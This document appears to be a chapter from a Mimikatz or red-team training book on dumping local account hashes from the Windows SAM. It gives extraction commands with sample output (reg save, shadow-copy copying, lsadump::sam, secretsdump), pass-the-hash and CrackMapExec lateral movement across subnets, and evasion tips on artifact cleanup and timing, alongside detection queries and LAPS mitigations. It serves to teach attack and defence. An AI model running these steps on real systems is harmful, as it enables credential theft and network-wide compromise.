
Appearance
Chapter 16: LSA SAM - Local Account Hash Extraction
Introduction
While memory-based credential extraction from LSASS gets most of the attention, there's a quieter, more persistent source of authentication material on every Windows system: the Security Account Manager (SAM). In my experience, the SAM database is often overlooked by both attackers and defenders because it "only" contains local accounts. But that perspective misses a critical operational reality—local administrator accounts are frequently the keys to the kingdom in environments with poor credential hygiene.
I've lost count of the engagements where a single local admin hash from the SAM gave me access to hundreds of workstations. The pattern is depressingly common: organizations use imaging or deployment tools that set the same local administrator password across every machine. When I dump the SAM on one compromised workstation, I've essentially compromised every workstation in the fleet. That's lateral movement at scale, and it doesn't require any fancy LSASS manipulation—just the ability to read the registry.
This chapter covers the architecture of the SAM database, the SYSKEY encryption that protects it, and the specific Mimikatz commands for both online and offline extraction. We'll also explore the detection opportunities that defenders have, and why deploying LAPS (Local Administrator Password Solution) is the single most effective mitigation against SAM-based attacks.
Technical Foundation
The Security Account Manager Architecture
The Security Account Manager (SAM) is a registry-based database that Windows uses to store security information about local user accounts. It's been part of Windows since the NT days, and despite numerous security improvements over the years, the fundamental architecture remains the same.
What's Stored in the SAM
The SAM contains the following information for each local account:
| Data Element | Description | Location |
|---|---|---|
| Username | The account's SAMAccountName | SAM\Domains\Account\Users\Names\<username> |
| RID | Relative Identifier (e.g., 500 for Administrator) | Embedded in the user key name |
| NTLM Hash | MD4 hash of the password (encrypted) | SAM\Domains\Account\Users\<RID>\V value |
| LM Hash | Legacy hash (disabled by default since Vista) | SAM\Domains\Account\Users\<RID>\V value |
| Account Flags | Enabled/disabled, password policies, etc. | SAM\Domains\Account\Users\<RID>\V value |
| Password History | Previous password hashes (if enabled) | SAM\Domains\Account\Users\<RID>\V value |
| Group Memberships | Local group associations | SAM\Domains\Account\Aliases\Members\ |
What the SAM Does NOT Contain:
- Domain account credentials (those live in NTDS.dit on Domain Controllers)
- Cleartext passwords (only hashes are stored)
- Kerberos keys (those are in LSASS memory or AD)
Registry Location and File Path
The SAM database exists in two forms:
Registry Location:
HKEY_LOCAL_MACHINE\SAMPhysical File:
C:\Windows\System32\config\SAMThe registry hive and the physical file are the same data—Windows maps the file into the registry namespace at boot time.
Access Restrictions
Microsoft implements multiple layers of protection on the SAM:
File Lock: The SAM file is locked by the operating system while Windows is running. You cannot copy it directly using standard file operations.
ACL Protection: The registry key
HKLM\SAMhas restrictive Access Control Lists that only grant access to:- SYSTEM (full control)
- Administrators (read-only for some subkeys)
Encryption: Even with access, the data is encrypted with the SYSKEY.
The SYSKEY Encryption Layer
The SYSKEY (System Key) is a 128-bit key that encrypts the SAM database contents. It was introduced in Windows NT 4.0 SP3 as an additional protection layer after several SAM cracking tools emerged.
How SYSKEY Works
The SYSKEY encryption operates as follows:
Key Generation: The SYSKEY is generated during Windows installation and stored in the SYSTEM registry hive.
Key Storage: The key is split and scattered across four different registry values in
HKLM\SYSTEM\CurrentControlSet\Control\Lsa:JDSkew1GBGData
Key Derivation: Mimikatz reassembles these pieces using a specific algorithm to derive the actual encryption key.
Hash Decryption: The derived key is used to decrypt the individual password hashes stored in the SAM.
The Two-Hive Dependency
This architecture creates a critical dependency: you need both the SYSTEM and SAM hives to extract hashes. Having only one is useless:
- SAM alone: You have encrypted blobs with no way to decrypt them
- SYSTEM alone: You have the key but no data to decrypt
This is why Mimikatz's lsadump::sam command needs access to both hives, either from the live registry or from backup files.
Hash Storage Format
Within the SAM, password hashes are stored in the V value of each user's registry key. The structure looks like this:
SAM\Domains\Account\Users\000001F4  (RID 500 = Administrator)
    F - Binary data containing account metadata
    V - Binary data containing encrypted hashes
The V value contains:
- User properties (name, description, etc.)
- NTLM hash (encrypted with SYSKEY-derived key)
- LM hash (if enabled, also encrypted)
- Password history hashes (if configured)
RID (Relative Identifier) Significance
Understanding RIDs is operationally useful for quickly identifying account types:
| RID | Account | Significance |
|---|---|---|
| 500 | Built-in Administrator | Always exists, high value target |
| 501 | Guest | Usually disabled, low value |
| 502 | krbtgt | Only on Domain Controllers |
| 1000+ | Custom accounts | Created by users/applications |
The built-in Administrator (RID 500) is special—it cannot be locked out due to failed login attempts, making it a persistent target for brute-force attacks.
Command Reference
lsadump::sam
The primary command for SAM extraction in Mimikatz. It handles both online (live registry) and offline (backup file) scenarios.
Syntax:
mimikatz # lsadump::sam [/system:<path>] [/sam:<path>]Parameters for lsadump::sam:
| Parameter | Required | Description |
|---|---|---|
/system: | For offline | Path to the exported SYSTEM hive file |
/sam: | For offline | Path to the exported SAM hive file |
| (no parameters) | For online | Read directly from live registry (requires SYSTEM) |
Online Extraction (Live Registry)
Requirements:
- Must be running as SYSTEM
- Or as Administrator with
privilege::debugenabled andtoken::elevateto SYSTEM
Example - Direct Live Extraction:
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

mimikatz # lsadump::sam
Domain : WORKSTATION
SysKey : 1a2b3c4d5e6f7a8b9c0d1e2f3a4b5c6d

RIDUser : 000001f4 (500)
User : Administrator
  Hash NTLM: 7a118f7a2f2b34d61fa19b840b4f5203

RIDUser : 000001f5 (501)
User : Guest

RIDUser : 000001f7 (503)
User : DefaultAccount

RIDUser : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: e8bcd502fbbdcd9379305dca15f4c8b2

RIDUser : 000003e9 (1001)
User : localuser
  Hash NTLM: cc36cf7a8514893efccd332446158b1a
Understanding the Output:
SysKey: The extracted SYSKEY used for decryptionRIDUser: The relative identifier in hex and decimalUser: The account nameHash NTLM: The decrypted NTLM hash (or empty if no password set)
Offline Extraction (Registry Backups)
Step 1: Create Registry Backups
Using built-in Windows tools (requires Administrator):
cmd
reg save HKLM\SYSTEM C:\temp\system.hiv
reg save HKLM\SAM C:\temp\sam.hiv
Alternative using Volume Shadow Copy (for locked files):
cmd
wmic shadowcopy call create Volume='C:\'
vssadmin list shadows
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM C:\temp\system.hiv
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SAM C:\temp\sam.hiv
Step 2: Extract Hashes with Mimikatz
mimikatz # lsadump::sam /system:C:\temp\system.hiv /sam:C:\temp\sam.hiv
Domain : WORKSTATION
SysKey : 1a2b3c4d5e6f7a8b9c0d1e2f3a4b5c6d

RIDUser : 000001f4 (500)
User : Administrator
  Hash NTLM: 7a118f7a2f2b34d61fa19b840b4f5203

RIDUser : 000003e9 (1001)
User : localuser
  Hash NTLM: cc36cf7a8514893efccd332446158b1a
Alternative Tools Comparison
While Mimikatz is the classic choice, several other tools can extract SAM hashes:
| Tool | Online | Offline | Requires SYSTEM | Notes |
|---|---|---|---|---|
| Mimikatz lsadump::sam | Yes | Yes | Yes | Most comprehensive |
| Impacket secretsdump.py | No | Yes | N/A (offline) | Python, cross-platform |
| reg.exe + creddump | No | Yes | No (admin for reg) | Manual process |
| CrackMapExec | Yes | No | Yes (via SMB) | Remote execution |
| PowerShell DSInternals | No | Yes | N/A (offline) | Native PowerShell |
Impacket Example (Offline):
bash
secretsdump.py -sam sam.hiv -system system.hiv LOCALCrackMapExec Example (Remote):
bash
crackmapexec smb 192.168.1.0/24 -u Administrator -H <hash> --samAttack Scenarios
Scenario 1: Local Privilege Escalation to Hash Extraction
Context: You have a standard user shell on a workstation and want to extract local account hashes.
Step 1: Escalate to Administrator
Using a local privilege escalation exploit or stolen credentials:
# Assuming you've obtained admin via some method
mimikatz # privilege::debug
Privilege '20' OK
Step 2: Elevate to SYSTEM
mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM
Step 3: Dump the SAM
mimikatz # lsadump::samStep 4: Use Hash for Lateral Movement
mimikatz # sekurlsa::pth /user:Administrator /domain:. /ntlm:7a118f7a2f2b34d61fa19b840b4f5203Scenario 2: Mass Lateral Movement via Shared Local Admin Password
Context: You've extracted the local Administrator hash from one workstation. The organization uses the same password everywhere.
Step 1: Extract Hash from First Target
mimikatz # lsadump::sam
RIDUser : 000001f4 (500)
User : Administrator
  Hash NTLM: 7a118f7a2f2b34d61fa19b840b4f5203
Step 2: Test Against Multiple Hosts
Using CrackMapExec:
bash
crackmapexec smb 10.0.0.0/24 -u Administrator -H 7a118f7a2f2b34d61fa19b840b4f5203 --local-authExpected Output (Vulnerable Environment):
SMB  10.0.0.10  445  WKS001  [*] Windows 10.0 Build 19041 x64
SMB  10.0.0.10  445  WKS001  [+] WKS001\Administrator:7a118f7a2f2b34d61fa19b840b4f5203 (Pwn3d!)
SMB  10.0.0.11  445  WKS002  [+] WKS002\Administrator:7a118f7a2f2b34d61fa19b840b4f5203 (Pwn3d!)
SMB  10.0.0.12  445  WKS003  [+] WKS003\Administrator:7a118f7a2f2b34d61fa19b840b4f5203 (Pwn3d!)
...
This is the "one hash to rule them all" attack pattern.
Scenario 3: Offline Extraction from Forensic Image
Context: You're analyzing a disk image and need to extract local credentials without booting the OS.
Step 1: Mount the Disk Image
bash
# Linux example
mount -o ro,loop disk.img /mnt/target
Step 2: Locate the Hive Files
bash
ls /mnt/target/Windows/System32/config/
# SAM, SYSTEM, SECURITY, SOFTWARE, DEFAULT
Step 3: Extract Using Impacket
bash
secretsdump.py -sam /mnt/target/Windows/System32/config/SAM \
               -system /mnt/target/Windows/System32/config/SYSTEM LOCAL

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0x1a2b3c4d5e6f7a8b9c0d1e2f3a4b5c6d
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7a118f7a2f2b34d61fa19b840b4f5203:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Scenario 4: Volume Shadow Copy Extraction
Context: You need the SAM but can't use reg save (it's being monitored) and don't want to run Mimikatz online.
Step 1: Create a Shadow Copy
cmd
wmic shadowcopy call create Volume='C:\'Step 2: List Shadow Copies
cmd
vssadmin list shadows

Contents of shadow copy set ID: {abc123...}
   Contained 1 shadow copies at creation time: 2/5/2026 10:30:00 AM
      Shadow Copy ID: {def456...}
         Shadow Copy Volume: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
Step 3: Copy Files from Shadow Copy
cmd
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM C:\temp\s.hiv
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SAM C:\temp\m.hiv
Step 4: Exfiltrate and Extract Offline
Transfer files to your analysis machine and use Mimikatz or secretsdump.py.
Detection and IOCs
Event Log Detection
Security Event ID 4688 - Process Creation
The reg save command is the most detectable artifact of offline SAM extraction.
Detection Query (Splunk):
index=windows EventCode=4688
  (CommandLine="*reg*save*SAM*" OR CommandLine="*reg*save*SYSTEM*")
| table _time, host, User, CommandLine
Sample Event:
xml
<Event>
  <System>
    <EventID>4688</EventID>
    <Computer>WORKSTATION.corp.local</Computer>
  </System>
  <EventData>
    <Data Name="SubjectUserName">attacker</Data>
    <Data Name="NewProcessName">C:\Windows\System32\reg.exe</Data>
    <Data Name="CommandLine">reg save HKLM\SAM C:\temp\sam.hiv</Data>
  </EventData>
</Event>
Sysmon Event ID 1 - Process Create
More detailed than 4688, includes parent process and hashes.
Detection Logic:
- Process:
reg.exe - CommandLine contains:
saveAND (SAMORSYSTEMORSECURITY)
Sysmon Event ID 11 - File Create
Detects the creation of suspicious .hiv files.
Detection Logic:
- TargetFilename matches:
*.hiv - TargetFilename NOT in expected backup locations
Event ID 4663 - Object Access
If you enable auditing on the SAM registry key, you can detect direct access attempts. However, this generates significant noise from legitimate system activity.
Network-Based Detection
Remote SAM extraction via SMB (e.g., CrackMapExec --sam) generates:
| Indicator | Protocol | Description |
|---|---|---|
| SMB connection to ADMIN$ | TCP/445 | Initial access |
| Service creation | RPC/SMB | Remote execution setup |
| Named pipe access | SMB | Data exfiltration |
High-Signal Telemetry Recommendations
Monitor
reg.exeActivity: Alert onreg savecommands targeting security-sensitive hives (SAM, SYSTEM, SECURITY).Track Volume Shadow Copy Creation: Monitor for
vssadminorwmic shadowcopycommands, especially from non-backup processes.Watch for
.hivFile Creation: Any.hivfile outside of standard backup locations is suspicious.Audit SAM Registry Access: Enable auditing on
HKLM\SAMand filter for non-system access (high noise, but valuable).Monitor for SYSTEM Token Impersonation: Tools like Mimikatz must elevate to SYSTEM before SAM extraction.
Detection Challenges
Online Extraction is Hard to Detect:
When Mimikatz reads the SAM directly from the live registry as SYSTEM, it's difficult to distinguish from legitimate system activity:
- No file artifacts are created
- Registry access looks like normal system operations
- No Event ID 4663 unless you've enabled detailed auditing
This is why behavioral detection (process lineage, execution context) is more effective than event-based detection for online extraction.
Defensive Strategies
1. Deploy Microsoft LAPS (Local Administrator Password Solution)
LAPS is the definitive solution to SAM-based lateral movement. It automatically:
- Randomizes the local administrator password on each machine
- Stores the unique password in Active Directory
- Rotates passwords on a configurable schedule
Implementation:
powershell
# Install LAPS on workstations via GPO
# Configure password complexity and rotation
# Grant helpdesk access to read passwords from ADImpact: Even if an attacker extracts the local admin hash, it's useless on any other machine.
2. Disable the Built-in Administrator Account
If your environment doesn't require the RID 500 account:
cmd
net user Administrator /active:noAlternative: Rename the account to something non-obvious (security through obscurity, but adds friction).
3. Use Unique Local Admin Accounts per Machine
If LAPS isn't available, at minimum ensure each machine has a unique local admin password. Deployment tools should generate random passwords during imaging.
4. Monitor for SAM Access Patterns
Configure advanced auditing and alert on:
reg.exewithsaveand security hives- Shadow copy creation outside of backup windows
- SYSTEM token acquisition by suspicious processes
5. Implement Credential Guard
While primarily focused on domain credentials, Credential Guard's isolation principles can be extended through additional controls.
6. Restrict Local Admin Access
Implement the principle of least privilege:
- Remove users from the local Administrators group
- Use Privileged Access Workstations (PAWs) for admin tasks
- Time-limit local admin access via Just-In-Time (JIT) solutions
7. Disable LM Hash Storage
Ensure legacy LM hashes are not stored (default since Vista, but verify):
# Group Policy:
# Computer Configuration > Windows Settings > Security Settings >
#   Local Policies > Security Options
# "Network security: Do not store LAN Manager hash value on next password change" = Enabled
Comparison: SAM vs. Other Credential Stores
| Credential Store | Contains | Extraction Tool | Access Required | Persistence |
|---|---|---|---|---|
| SAM | Local account hashes | lsadump::sam | SYSTEM | Always available |
| LSASS Memory | Active session creds | sekurlsa::logonpasswords | Debug privilege | Only logged-in users |
| LSA Secrets | Service account creds | lsadump::secrets | SYSTEM | Persistent |
| NTDS.dit | All domain accounts | lsadump::dcsync | Domain Admin | Domain Controllers |
| Cached Creds | Domain logon hashes | lsadump::cache | SYSTEM | Limited to cache size |
When SAM Extraction is Preferred
- Offline Analysis: When you can't run tools on the live system
- Local Account Focus: When targeting local admin for lateral movement
- Stealth Operations: Offline extraction leaves minimal traces
- Non-Domain Systems: Standalone workstations only have SAM
When Other Methods are Better
- Domain Credentials: Use LSASS or cached credentials
- Service Accounts: Use LSA Secrets
- All Domain Users: DCSync from NTDS.dit
Operational Considerations
OPSEC Implications
| Action | Detection Risk | Artifacts |
|---|---|---|
Online lsadump::sam | Medium | Process memory, potential EDR detection |
reg save + offline | High | Event logs, file creation, VSS activity |
| Shadow copy method | Medium | VSS events, file creation |
| Remote via CrackMapExec | High | Network traffic, service creation |
Best Practices
Prefer Offline When Possible: Extract hives and analyze on your own infrastructure to avoid on-target detection.
Clean Up Artifacts: Delete backup files after extraction:
cmddel /f C:\temp\sam.hiv C:\temp\system.hivUse Legitimate Backup Tools: If the target uses backup software, your shadow copy creation may blend in.
Time Operations Carefully: Extract during legitimate backup windows to reduce anomaly detection.
Common Failure Modes
| Error | Cause | Solution |
|---|---|---|
kuhl_m_lsadump_sam ; SamIConnect Access denied | Not running as SYSTEM | Use token::elevate |
ERROR kuhl_m_lsadump_sam ; CreateFile (SYSTEM hive) | File path incorrect | Verify file paths |
| Empty hash output | Account has no password | Normal for Guest, DefaultAccount |
Access is denied for reg save | Not Administrator | Escalate privileges |
Practical Lab Exercises
Exercise 1: Online SAM Extraction
Objective: Extract local hashes from a live system.
Steps:
Open Mimikatz as Administrator:
mimikatz # privilege::debug
Privilege '20' OK
Elevate to SYSTEM:
mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM
Dump the SAM:
mimikatz # lsadump::samIdentify:
- The SysKey value
- The built-in Administrator's RID (should be 500)
- Any custom user accounts and their hashes
Expected Log Activity:
- Process creation for mimikatz.exe (if logged)
- Potential EDR/AV alerts (depending on signature detection)
Exercise 2: Offline Extraction Workflow
Objective: Practice the backup-and-extract workflow.
Steps:
Create registry backups:
cmdreg save HKLM\SYSTEM C:\temp\system.hiv reg save HKLM\SAM C:\temp\sam.hivVerify the files were created:
cmddir C:\temp\*.hivExtract hashes offline:
mimikatz # lsadump::sam /system:C:\temp\system.hiv /sam:C:\temp\sam.hivClean up:
cmddel C:\temp\system.hiv C:\temp\sam.hivCheck Event Viewer for detection artifacts:
- Open Event Viewer > Windows Logs > Security
- Filter for Event ID 4688
- Find your
reg savecommands
Exercise 3: Detection Engineering
Objective: Create detection rules for SAM extraction attempts.
Steps:
Enable command-line logging:
# Group Policy:
# Computer Configuration > Administrative Templates > System >
#   Audit Process Creation > Include command line in process creation events
Run the offline extraction workflow (Exercise 2).
Query for the events:
powershellGet-WinEvent -FilterHashtable @{LogName='Security';ID=4688} | Where-Object { $_.Message -match 'reg.*save.*SAM' }Create a SIEM alert rule based on the pattern:
- Event ID: 4688
- CommandLine contains:
regANDsaveAND (SAMORSYSTEM)
Exercise 4: Pass-the-Hash with Local Admin
Objective: Use an extracted SAM hash for lateral movement.
Prerequisites: Two machines in a lab with the same local admin password.
Steps:
On Machine A, extract the local admin hash:
mimikatz # lsadump::sam
User : Administrator
  Hash NTLM: 7a118f7a2f2b34d61fa19b840b4f5203
From Machine A, use the hash to access Machine B:
mimikatz # sekurlsa::pth /user:Administrator /domain:. /ntlm:7a118f7a2f2b34d61fa19b840b4f5203 /run:cmd.exeIn the new command prompt, access Machine B:
cmddir \\MACHINEB\C$If successful, you've demonstrated why LAPS is critical.
Summary
The Security Account Manager (SAM) is a persistent credential store that enables powerful lateral movement attacks:
- Two-hive dependency: You need both SYSTEM and SAM hives to decrypt hashes.
- Online vs. Offline: Direct extraction requires SYSTEM privileges; offline extraction leaves more artifacts but can be done remotely.
- The "one hash to rule them all" problem: Shared local admin passwords across machines enable fleet-wide compromise from a single extraction.
- Detection opportunities:
reg savecommands, shadow copy creation, and.hivfile creation are detectable. - LAPS is the answer: Microsoft's Local Administrator Password Solution eliminates the hash reuse problem entirely.
The SAM might seem like a lesser target compared to domain credentials, but in environments with poor credential hygiene, it's often the fastest path to widespread access. As an operator, always check the SAM. As a defender, deploy LAPS.
Next: Chapter 17: LSASS Cached CredentialsPrevious: Chapter 15: LSASS Patching and Injection